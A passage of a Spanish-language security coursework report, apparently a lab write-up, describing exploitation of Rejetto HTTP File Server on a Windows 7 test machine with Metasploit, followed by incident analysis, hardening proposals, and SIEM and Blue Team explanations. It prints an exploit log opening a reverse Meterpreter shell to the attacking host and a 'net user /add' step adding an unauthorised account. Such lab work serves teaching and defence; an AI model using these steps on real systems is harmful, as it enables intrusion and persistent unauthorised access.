Al enviar el script se logra ver la conexión de la Kali Linux en el http file server, lo cual representa información importante parta poder explotar la máquina, y poder ingresar al sistema a extraer información confidencial.

Figura 15: https File server




Fuente: Elaboración propia

2.12 Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 7 X64), haga uso de gráficos para explicar el ataque.

En el desarrollo de la actividad se validaron las versiones del software que se estaba utilizando en la maquina víctima del laboratorio, en donde se conocieron vulnerabilidades importantes que permiten a cualquier atacante tomar control de la maquina cuando el software esta abierto, mediante programas arbitrarios con secuencia %00, es decir que se realiza la carga de un archivo ciertas secuencias a una ruta especifica, la cual es ejecutada e interpretada como si fuesen símbolos de la misma máquina.

En la siguiente topología se logra evidencia como estaba organizado el banco de pruebas, y como el script enviado desde la kali Linux logra ejecutarse en el Windows 7 x64, para crear una sesión y tomar control del objetivo.

Figura 16: Ejecución del ataque.




Fuente: Elaboración propia

2.13 Documente cada uno de los pasos que ejecutó y sus respectivas evidencias para explotar la vulnerabilidad en la máquina Windows 7.

Después de realizar el análisis completo del anexo 4, haber realizado un scaneo con nmap, y haber encontrado una vulnerabilidad para rejetto se procede a ejecutar msfconsole en la Kali Linux y buscar la vulnerabilidad asociada.


Figura 17. Exploit de rejetto



Fuente: Elaboración propia

Posterior al haber encontrado la vulnerabilidad, se procede con la configuracion de un payload para que el equipo servidor haga una conexión reversa.

Figura 18. Payload y configuracion de host



Fuente: Elaboración propia

Al tener todo configurado del exploit se procede a ejecutarlo, en donde se va a evidenciar el tcp reverse desde la Ip de origen (Kali) usando url de la ip local y enviando request constantes del framework de metasploit, y asi cargando el payload en la maquina víctima.

Meterpreter logra crear una conexión, abriendo el puerto en el servidor con una ruta en temporales realizada.

Figura 19. Exploit ejecutado a maquina cliente


```
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.23:4444
[*] Using URL: http://0.0.0.0:8080/TS3t0dXyH
[*] Local IP: http://192.168.0.23:8080/TS3t0dXyH
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /TS3t0dXyH
[*] Sending stage (200262 bytes) to 192.168.0.18
[*] Meterpreter session 1 opened (192.168.0.23:4444 → 192.168.0.18:49438) at 2022-03-02 21:14:11 -0500
[!] Tried to delete %TEMP%\pFfwmy.vbs, unknown result
[*] Server stopped.
```

Fuente: Elaboración propia

Si se verifica en la maquina el servicio de http file server, se logra validar el request realizado directamente desde la maquina Kali Linux (Atacante)

Figura 20. Request Maquia cliente



Fuente: Elaboración propia


Posterior a que el exploit fuese ejecutado con éxito, se puede ingresar a la maquina por Cli y el comando Shell, y con ipconfig se puede validar que se encuentra en la maquina cliente.

Figura 21. Ingreso al target

Fuente: Elaboración propia

Por último, se realiza la validación de los usuarios con los que cuenta la maquina los cuales son administrador e invitado, y con el comando net user /add “Javier Triana” se adiciona un usuario con nombre propio.


Figura 22. Adición de usuario en target



Fuente: Elaboración propia

Al ingresar a validar en la maquina cliente, se logra evidencia que se crea una cuenta a nombre de Javier Triana.

Figura 23. Comprobación de cuenta en maquina cliente



Fuente: Elaboración propia

Se realiza una completa ejecución del ejercicio en donde se logra tomar el objetivo, e ingresar a el y realizar la creación de un usuario. Es importante mencionar que si se desea realizar cualquier otro tipo de actividad en la maquina objetivo se puede ejecutar, después de tener el control total del dispositivo.

2.14 ¿Qué sería lo primero que indagaría y haría si llegara a encontrarse un ataque en tiempo real? Especifique su respuesta con argumentos técnicos.

Dentro de los procesos establecidos para la ejecución de análisis de incidentes de seguridad, se debe realizar una investigación con las herramientas que se cuente en el momento, en donde seria indispensable poder contar con algunas de estas herramientas:


- Firewall: Va a permitir validar todas aquellas conexiones entrantes y salientes desde la maquina víctima, así como los puertos de comunicación a los cuales se intentaron comunicar, bytes enviados, conexiones a urls, y mucha mas información que va a ser bastante relevante a la hora de una investigación.

- EDR: Herramienta que permite poder realizar un análisis forense completo de la máquina, en donde se va a lograr realizar una visualización completa de los procesos, apis, conexiones a ips establecidas, servicios, y demás que van a permitir analizar de forma clara y concisa el evento generado.

Dentro mi concepto como especialista de seguridad informática, toda organización debería contar con mínimo estas herramientas tecnológicas para realizar un análisis completa y de manera rápida para evitar que un ataque se pueda materializar; sin embargo, para el banco de trabajo al no tener estas herramientas se tiene que ingresar a ejecutar un análisis con herramientas gratuitas como el es el caso de **systernal,** que es una herramienta gratuita que va a permitir realizar una análisis forense statico de todos los procesos, conexiones, metadata y demás que pueda estar involucrado en la máquina víctima.

Un ejemplo de análisis realizado con systernal, fue el ataque lanzado desde la Kali Linux con Ip 192.168.0.17, el cual estableció una comunicación con la maquina target por puerto 80, el cual es un puerto no seguro; en este caso puntual se conoce que es una Ip privada de la Kali linux, sin embargo, en un caso real si es una I publica o una Ip privada, se debe realizar la respectiva investigación a que corresponde esta IP en herramientas como Talos Cisco y en el sandbox online de Virus total

Figura 24. Análisis systernals



Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
hfs.exe	1584	TCP	Listen	0.0.0.0	80	0.0.0.0	0		hfs.exe
hfs.exe	1584	TCP	Established	192.168.0.17	80	192.168.0.19	40115	10/03/2022 07:55:48 p....	hfs.exe
[Time Wait]		TCP	Time Wait	192.168.0.17	80	192.168.0.19	42635		
hfs.exe	1584	TCP	Established	192.168.0.17	80	192.168.0.19	45195	10/03/2022 07:55:48 p....	hfs.exe
[Time Wait]		TCP	Time Wait	192.168.0.17	80	192.168.0.19	35891		
hfs.exe	1584	TCP	Established	192.168.0.17	80	192.168.0.19	41559	10/03/2022 07:55:22 p....	hfs.exe
svchost.exe	724	TCP	Listen	0.0.0.0	135	0.0.0.0	0		RpcSs
System	4	TCP	Listen	192.168.0.17	139	0.0.0.0	0		System
wmpnetwk.exe	2844	TCP	Listen	0.0.0.0	554	0.0.0.0	0		WMPNetworkSvc
wininit.exe	388	TCP	Listen	0.0.0.0	49152	0.0.0.0	0		wininit.exe
svchost.exe	776	TCP	Listen	0.0.0.0	49153	0.0.0.0	0		eventlog
svchost.exe	944	TCP	Listen	0.0.0.0	49154	0.0.0.0	0		Schedule
services.exe	484	TCP	Listen	0.0.0.0	49155	0.0.0.0	0		services.exe
svchost.exe	1904	TCP	Listen	0.0.0.0	49156	0.0.0.0	0		PolicyAgent

Fuente: Elaboración propia

Dentro de la maquina es importante validar los programas con los que la maquina cuenta instalados, para descartar que el atacante haya instalado cualquier software dentro de la máquina, y si es el caso desinstalarlo, ya que este software puede estar recopilando información importante, validar los eventos de seguridad de Windows,

para saber que se logró hacer en la máquina, y por último realizar un scaneo Full de la maquina con el antivirus que disponga la organización.

Dentro del análisis de un evento de seguridad ahí varios pasos que se pueden establecer, todo depende del tipo de ataque ejecutado, en este caso las validaciones realizadas son básicas al ser un banco de prueba que no involucra herramientas, por lo cual el análisis es validado en el visor de eventos de Windows y los usuarios creados.

2.15 ¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team qué medidas de hardenización propondría para que el ataque no se repita?

Dentro del marco legal 1273 del 2009 en donde se conoce la legislación de lo que debería ser castigado por la ley, también hay un antónimo y es la ejecución de tácticas de seguridad para poder minimizar el riesgo de que esto suceda, y algún evento de seguridad se pueda materializar, y es por ello que existen varias herramientas que permiten tener un entorno un poco más seguro, pero que nace desde la necesidad de poder tener mínimo lo siguiente:

- Se debe actualizaciones del sistema operativo a una versión soportada por fabricante y con vulnerabilidades parchadas, para este caso subir la versión de Windows 7x64 a Windows 11.

- Se debe mantener activo el Firewall y el antivirus de Windows (Si es el único con el que se cuenta), para poder mitigar cualquier conexión anómala que intente realizar un atacante.


- Se debe tener la posibilidad de tener una herramienta de Endpoint que permita unificar DLP (Data los prevention) para evitar fugas de información; web control para evitar que se descargue de sitios maliciosos que puedan comprometer la máquina, adicional se debe tener un EDR (detección de respuesta de incidentes), ya que en caso de que se materialice un evento se pueda tomar acciones de manera inmediata, como poner en cuarentena una máquina, para posteriormente realizar todo el análisis forense.

- La transferencia de información queda prohibida en la organización per medio del File server rejetto, esta transferencia debe ejecutar por medio de servicios seguros como SFTP o drives que no comprometan la información de la organización.

Este hardening propuesto está pensado en el laboratorio realizado, sin embargo, en una organización en la vida real se debe ir un poco más allá, ya que es indispensable poder tener varias capas de red que permitan contener de manera eficiente los diferentes ataques generados por ciber atacantes, y para poner un ejemplo se tiene un Firewall de perímetro, y si esta equipo no es capaz de contener el ataque, detrás debe existir un Firewall de usuarios el cual permita contener el ataque ejecutado, y si saltan este dispositivo, se debe tener la capacidad de tener una herramienta de inteligencia artificial la cual permite poder tomar acciones por las anomalías de la red, y así cada herramienta detrás de la otra para poder tener una visibilidad y control completo de nuestra red.

A nivel de seguridad se debe realizar muchas cosas para prevenir los diferentes ataques, pero ahí varios factores importantes que se deben sostener en un ciclo de vida, como lo es generar en las herramientas de seguridad que se tengan alertas automáticas que permita al grupo tener una visibilidad completa de su red, cierres de reglas de seguridad en los Firewall, las cuales quedan obsoletas después de que un proyecto finaliza, actualización constante en el bloqueo de indicadores de compromiso (hash, dominios e IPS) y actualización o parcheo constante de herramientas, por lo cual lo resumo en la siguiente grafica.

Figura 25. Acciones Blue Team



Fuente: Elaboración propia

2.16 ¿Describa con sus palabras las diferencias entre un equipo Blueteam y un equipo de respuesta a incidentes informáticos?

Blue Team	CSIRT - CERT
Realiza hardenizacion de sistemas informáticos alterar la producción. Correlaciona herramientas de seguridad para tener una visibilidad completa de los sistemas de la organización. Análisis de cualquier comportamiento anómalo que pueda comprometer los pilares de seguridad de la información. Análisis e implementación de seguridad en proyectos de la organización.	Realiza envió de vulnerabilidades encontradas en los sistemas para que sean parchadas. Realiza gestión al incidente en sitio o remotamente de ser necesario. Realiza la entrega de líneas base de seguridad a las entidades para que sean implementadas en sus sistemas. Ejecución de análisis forense completo en caso de que un sistema se encuentre comprometido

2.17 ¿Si dentro de un equipo Blueteam le indican que debe trabajar con CIS "Center For Internet Security" usted lo utilizaría para qué fin?

El centro de seguridad para internet está enfocado en el desarrollo constante para realizar la protección de todas las conexiones que se encuentran en la red, dentro de las que se destacan los motores de búsqueda y de actualizaciones de vulnerabilidades recientes que se puedan encontrar, ya que permite estar a la vanguardia en todo momento cuando salga una vulnerabilidad que pueda ser explotada.

Si dentro del entorno del grupo de Blue Team cuenta con esta herramienta, desde mi frente seria utilizada para la hardenización de equipos informáticos que se encuentren en On-premise y las buenas prácticas de nube, esto con la finalidad de tener un control adecuado de todas las herramientas, y mitigar posibles vectores de ataque que puedan comprometer la seguridad de la compañía.

Las buenas prácticas de seguridad siempre van a contribuir a mantener los pilares de seguridad de la información (Confidencialidad, Integridad y Disponibilidad), lo

cual hace que sea importante tener líneas bases de los sistemas informáticos que permitan realizar dicha contribución, y es de allí que surge la necesidad de poder tener diferentes motores de búsqueda a nivel mundial, que permitan tener campañas de Malware, Spyware, Troyanos, entre otros completamente actualizados, y que mediante estos complementos se tengan indicadores de compromiso que contribuyan a fortalecer la postura de seguridad de la compañía, asociando todas aquellas Ips, Hash, y demás que puedan generar valor dentro las herramientas seguridad.

2.18 Explique y redacte las funciones y características principales de lo que es un SIEM.

Una organización que se encuentre en proceso de maduración de sus sistema de seguridad, debe garantizar a cabalidad con todas las regulaciones que se den tener para proteger sus sistemas informáticos, y es de allí que el monitoreo desde diferentes herramientas se hace difícil, y centralizar todos estos ventos de seguridad para tener un correcto funcionamiento hace que muchos de estos eventos no tengan la atención requerida; sin embargo si dentro de una organización se cuenta con una managment de eventos de seguridad de la información (SIEM), el cual es un orquestador que va a permitir poder recibir todos aquellos logs de los diferentes equipos que se tengan en la organización (Firewall, EDR, IPS, antispam, Antivirus, entre otros) lo cual mediante unas reglas de indicadores de compromiso van a permitir realizar una correlación de esa data pura que es enviada mediante syslog (tcp/514 o udp/514) al indexador, que posteriormente es pasada a el SIEM o correlaccionador eventos, para generar alertas tempranas que permitan detectar y responder a tiempo ante cualquier amenaza de seguridad.

Las funciones principales de un correlaccionador de eventos son las siguientes:

- Debe identificar de manera temprana toda aquella alerta y amenaza que se pueda presentar en la red.

- Debe tener la capacidad de generar alertamiento automático a los administradores, para dar respuesta de manera inmediata de ser necesario.

- Debe contar con una managment centralizada que permita tener la capacidad de generar consultas de fácil acceso e investigaciones de ser necesario.

- Debe realizar una documentación completa del evento generado, de acuerdo con el log recibido.

- Debe cumplir con toda la regulación existente en protección de datos personales y normativa vigente.

Un SIEM puede ser de múltiples fabricantes, sin embargo, en el cuadrante mágico de Gartner del año 2021, se tiene que uno de los lideres es Exabeam, sin embargo, existen muchas marcas que se adecuan a la necesidad de cada compañía.

Figura 26. Diagrama de Gartner SIEM

Fuente: Elastic.co. 2021. *Cuadrante Mágico de Gartner 2021 para SIEM* . [en línea] Disponible en: <https://www.elastic.co/es/campaigns/2021-gartner-magic-quadrant-siem> [Consultado el 15 de marzo de 2022].

Se tiene que tener presente que un buen SIEM debe contar con las capacidades del personal idóneo para poder identificar todas aquellas amenazas que se puedan presentar, por lo tanto muchas organizaciones realizan el contrato de un SIEM con un personal calificado para la interpretación de todo el alertamiento de seguridad denominado como un SOC, el cual es un centro de operaciones de seguridad que se encarga de realizar un monitoreo constante de todas las alertas, y reportarlas de manera inmediata a los administradores con recomendaciones que permitan generar valor y contener todas aquellas amenazas que puedan vulnerar las políticas de seguridad de la información de la compañía.

2.19 Defina por lo menos 3 herramientas de contención de ataques informáticos "hardware o software", recuerde que las herramientas de contención son diferentes a las herramientas de detección.

